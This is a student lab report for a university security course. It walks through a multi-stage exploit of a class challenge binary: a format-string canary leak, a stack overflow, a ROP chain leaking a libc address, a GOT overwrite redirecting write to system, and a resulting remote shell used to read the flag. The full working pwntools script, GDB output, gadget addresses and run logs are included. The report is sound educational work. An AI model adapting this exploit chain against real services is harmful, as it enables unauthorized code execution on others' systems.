Final Lab

CSC 472

Emily Miller, Tyler Prehl, Kyle Rojas, Long Vu

West Chester University of Pennsylvania

12/13/2021

Introduction

The purpose of this lab is to gain a better understanding of the concepts that we have learned this semester. In this lab, we are launching GOT overwrite, ROP attack, Stack overflow attack and Format string attack to get the flag. In addition, we will be utilizing concepts that we have learned regarding canary. With the combination of all the concepts that we have learned, we should be able to remotely access and capture the flag afterward.

Analysis and Results

There are four main aspects to this attack. Throughout this multi-stage exploit, we are going to use format string, stack overflow, GOT overwrite, and ROP attacks to give ourselves a shell of the target machine (104.141.58.52:9999). To do this, we will need several pieces of information, starting with the canary value.

We use the format string attack to leak the canary value, found as the 29th argument on the stack. With the canary value found in any run of the exploit program, we can continue with the rest of the exploit.

```
def main():
    #p = remote("104.131.58.52", 9999)
    #p.send(b'./final')
    #p.recv()

    p = process("./final_remote")
    p.sendline("%29$x")
    leak = p.recv()
    log.info("Canary value: %s" % leak)
```

```
root@e54d4db83c24:/workdir # python3 exp.py
[+] Starting local process './final_remote': pid 156
[*] Canary value: b'fb4bd400'
```

Secondly, we need the “magic number” of dummy characters to fill the str[100] array in final.c to take advantage of the stack overflow vulnerability. Fortunately, since we have previously found the magic number in other exploit attempts, we know that the number we want is 12, so our total number of dummy characters (A’s in our case) is 112. To incorporate the canary value into the dummy character list to bypass the canary value, we place it directly after the dummy characters that fill the array, and before the final 12 A’s.

```
# create your payload
payload = b"A"*100 + p32(int(canary,16)) + b"A"*12
```

The magic number of dummy characters leads us to the return-value register, allowing us to choose what function to direct the stack to - this is one of the ROP attack aspects of the exploit. We will set the return-value register to be the write@plt function, found using the GDB debugger of the provided executable file of final.c.

```
gef➤  disas write
Dump of assembler code for function write@plt:
   0x08049140 <+0>:     endbr32
   0x08049144 <+4>:     jmp    DWORD PTR ds:0x804c028
   0x0804914a <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
gef➤
```

While we’re here, we will also take the snprintf@got address.

```
gef➤  disas snprintf
Dump of assembler code for function snprintf@plt:
   0x08049150 <+0>:     endbr32
   0x08049154 <+4>:     jmp    DWORD PTR ds:0x804c02c
   0x0804915a <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
gef➤
```

With write@plt and write@got in tow, we can now begin our ROP and GOT overwrite attacks by redirecting the stack to the write@plt function to write four bytes of data from the given buffer, which we decide as snprintf@got, thereby leaking the snprinf@libc address. Side note - we used the pop_pop_pop_ret gadget to store the arguments for the write function in registers so that the next return-value on the stack is the next function we would like to call, continuing the ROP attack. We found the pop_pop_pop_ret gadget using the “ROPGadget --binary final_remote” command to list all gadgets for the final_remote file.


```
payload += write_plt
payload += pop_pop_pop_ret
payload += p32(1)
payload += snprintf_got
payload += p32(4)
```

```
#Stage 1
p.recv(1048)
data = p.recv(4)
snprintf_libc = u32(data)
log.info("Leaked snprintf@libc addr: 0x%x", snprintf_libc)
```

```
root@cdaefcc381cc:/workdir # python3 exp.py
[+] Opening connection to 104.131.58.52 on port 9999: Done
[*] Canary value: b'd94d8200'
[*] Leaked snprintf@libc addr: 0xf7d69e10
```

```
0x080493f1 : pop esi ; pop edi ; pop ebp ; ret
```

Now that we have secured the snprintf@libc address, we can use simple calculations using this system’s libc offset values to find the base address for libc functions. We found the offsets as the following, knowing that the system we are attacking is of version libc6-i386_2.31-0ubuntu9.2_amd64.




libc6-i386_2.31-0ubuntu9.2_amd64 Download

	Symbol	Offset	Difference
◉	_rtld_global	0x000000	0x0
○	system	0x045420	0x45420
○	open	0x0f41b0	0xf41b0
○	read	0x0f45d0	0xf45d0
○	write	0x0f4670	0xf4670
○	str_bin_sh	0x18f352	0x18f352

All symbols

With a bit deeper digging, we found the snprintf offset as well.



With the snprintf and system offsets, we can now perform simple subtraction and addition calculations to determine the address of system@libc.

```
#Stage 2
libc_start_addr = snprintf_libc - offset_snprintf
system_libc = libc_start_addr + offset_system
log.info("system@libc addr: 0x%x", system_libc)
```

```
root@cdaefcc381cc:/workdir # python3 exp.py
[+] Opening connection to 104.131.58.52 on port 9999: Done
[*] Canary value: b'1da09100'
[*] Leaked snprintf@libc addr: 0xf7d7be10
[*] system@libc addr: 0xf7d6d420
```

Continuing on our ROP attack, we use the read function to take input from the user to overwrite the contents of the write@got address (the write@libc address) with the system@libc address. We found the read@plt address to call the read function using GDB debugger once again.

```
gef➤  disas read
Dump of assembler code for function read@plt:
   0x080490d0 <+0>:     endbr32
   0x080490d4 <+4>:     jmp    DWORD PTR ds:0x804c00c
   0x080490da <+10>:    nop    WORD PTR [eax+eax*1+0x0]
End of assembler dump.
```

```
payload += read_plt
payload += pop_pop_pop_ret
payload += p32(0)
payload += write_got
payload += p32(4)
```

```
#Stage 3
p.send(p32(system_libc))
```

With the write@got contents overwritten, all that's left is to call the write function again using the write@plt address and give it a string of "ed" stored in memory (found using GDB debugger) to actually call the system function with an "ed" string to initiate the ED editor, allowing us to call !/bin/bash to get a shell on the target machine.

```
gef➤  grep "ed"
//.gef/gef.py:2475: DeprecationWarning: invalid escape sequence '\('
  res = gdb.Value(address).cast(char_ptr).string(encoding=encoding, length=length).strip()
//.gef/gef.py:2475: DeprecationWarning: invalid escape sequence '\{'
  res = gdb.Value(address).cast(char_ptr).string(encoding=encoding, length=length).strip()
//.gef/gef.py:2475: DeprecationWarning: invalid escape sequence '\)'
  res = gdb.Value(address).cast(char_ptr).string(encoding=encoding, length=length).strip()
[+] Searching 'ed' in memory
[+] In '/workdir/final_remote'(0x8048000-0x8049000), permission=r--
  0x804831f - 0x8048321  →   "ed"
[+] In '/usr/lib/i386-linux-gnu/libc-2.32.so'(0xf7dc6000-0xf7de3000), permission=r--
```

```
#Stage 4
payload += write_plt
payload += p32(0xdeadbeef)
payload += ed_string
p.send(payload)
```

One more piece we found we needed to help leak the snprinf@libc address was the following format string attack to be sent after our first payload, but before the system@libc address to overwrite write@got.

```
payload = snprintf_got + b"%4$s\n"
p.send(payload)
```

The last piece in our Python script is to give control of the terminal to the attacker by using the interactive function.

```
# Change to interactive mode
p.interactive()
```

Completely finished, our Python script is the following.

```
GNU nano 5.4                                    exp.py
#!/usr/bin/python3

from pwn import *

# target: flag.txt @ 104.131.58.52:9999

#After ROPgadget and disassembling the functions in GDB
write_plt = p32(0x08049140)
write_got = p32(0x0804c028)
pop_pop_pop_ret = p32(0x080493f1)
read_plt = p32(0x080490d0)
ed_string = p32(0x804831f)
snprintf_got = p32(0x804c02c)

#Offsets from libc6-i386_2.31-0ubuntu9.2_amd64
offset_system = 0x045420
offset_read = 0x0f45d0
offset_write = 0x0f4670
offset_snprintf = 0x053e10


def main():
    p = remote("104.131.58.52", 9999)

    p.sendline("%29$x")
    canary = p.recv()
    log.info("Canary value: %s" % canary)

    # create your payload
    payload = b"A"*100 + p32(int(canary,16)) + b"A"*12
    payload += write_plt
    payload += pop_pop_pop_ret
    payload += p32(1)
    payload += snprintf_got
    payload += p32(4)
    payload += read_plt
    payload += pop_pop_pop_ret
    payload += p32(0)
    payload += write_got
    payload += p32(4)

    #Stage 4
    payload += write_plt
    payload += p32(0xdeadbeef)
    payload += ed_string
    p.send(payload)
```

```
47
48      payload = snprintf_got + b"%4$s\n"
49      p.send(payload)
50
51      #Stage 1
52      p.recv(1048)
53      data = p.recv(4)
54      snprintf_libc = u32(data)
55      log.info("Leaked snprintf@libc addr: 0x%x", snprintf_libc)
56
57      #Stage 2
58      libc_start_addr = snprintf_libc - offset_snprintf
59      system_libc = libc_start_addr + offset_system
60      log.info("system@libc addr: 0x%x", system_libc)
61
62      #Stage 3
63      p.send(p32(system_libc))
64
65      # Change to interactive mode
66      p.interactive()
67
68  if __name__ == "__main__":
69      main()
70
```

When run, this is the output we receive from our exp.py attack script (see the next page).

```
root@cdaefcc381cc:/workdir # python3 exp.py
[+] Opening connection to 104.131.58.52 on port 9999: Done
[*] Canary value: b'a7e3a000'
[*] Leaked snprintf@libc addr: 0xf7e0ee10
[*] system@libc addr: 0xf7e00420
[*] Switching to interactive mode
$ !/bin/bash
$ ls
final
flag
flag.save
flah.save
nohup.out
$ cat flag
```


```
GOOD JOB!!! - You passed this class.
$
```

And thus, our attack is complete.

Discussion and Conclusion

We believe that the purpose of the lab has been achieved. With our prior experiences in previous labs, we were able to successfully remotely access interactive mode and keep it running. We were able to capture the flag and see the pokemon with the message below it. This lab was challenging because of the different attacks and aspects that were integrated in it. The hardest part was finding a way to integrate snprintf into the code and understanding that the payload has to have the canary value in between it. However, it was interesting to use ROPgadget --binary to get pop_pop_pop_ret and disas-assemble different functions. After completing the lab, we are confident that we have fully understood the concepts that we have learned through the labs and lectures.